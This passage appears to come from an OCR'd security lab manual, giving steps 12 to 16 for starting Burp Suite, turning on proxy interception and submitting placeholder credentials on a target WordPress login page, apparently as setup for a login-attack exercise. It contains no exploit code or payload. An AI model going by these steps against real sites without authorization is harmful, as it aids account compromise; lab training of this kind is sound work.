
Note: If **Delete old temporary files?** pop-up appears, click **Delete**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.


Note: If an update window appears, click **Close**.



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.




14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.



16. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

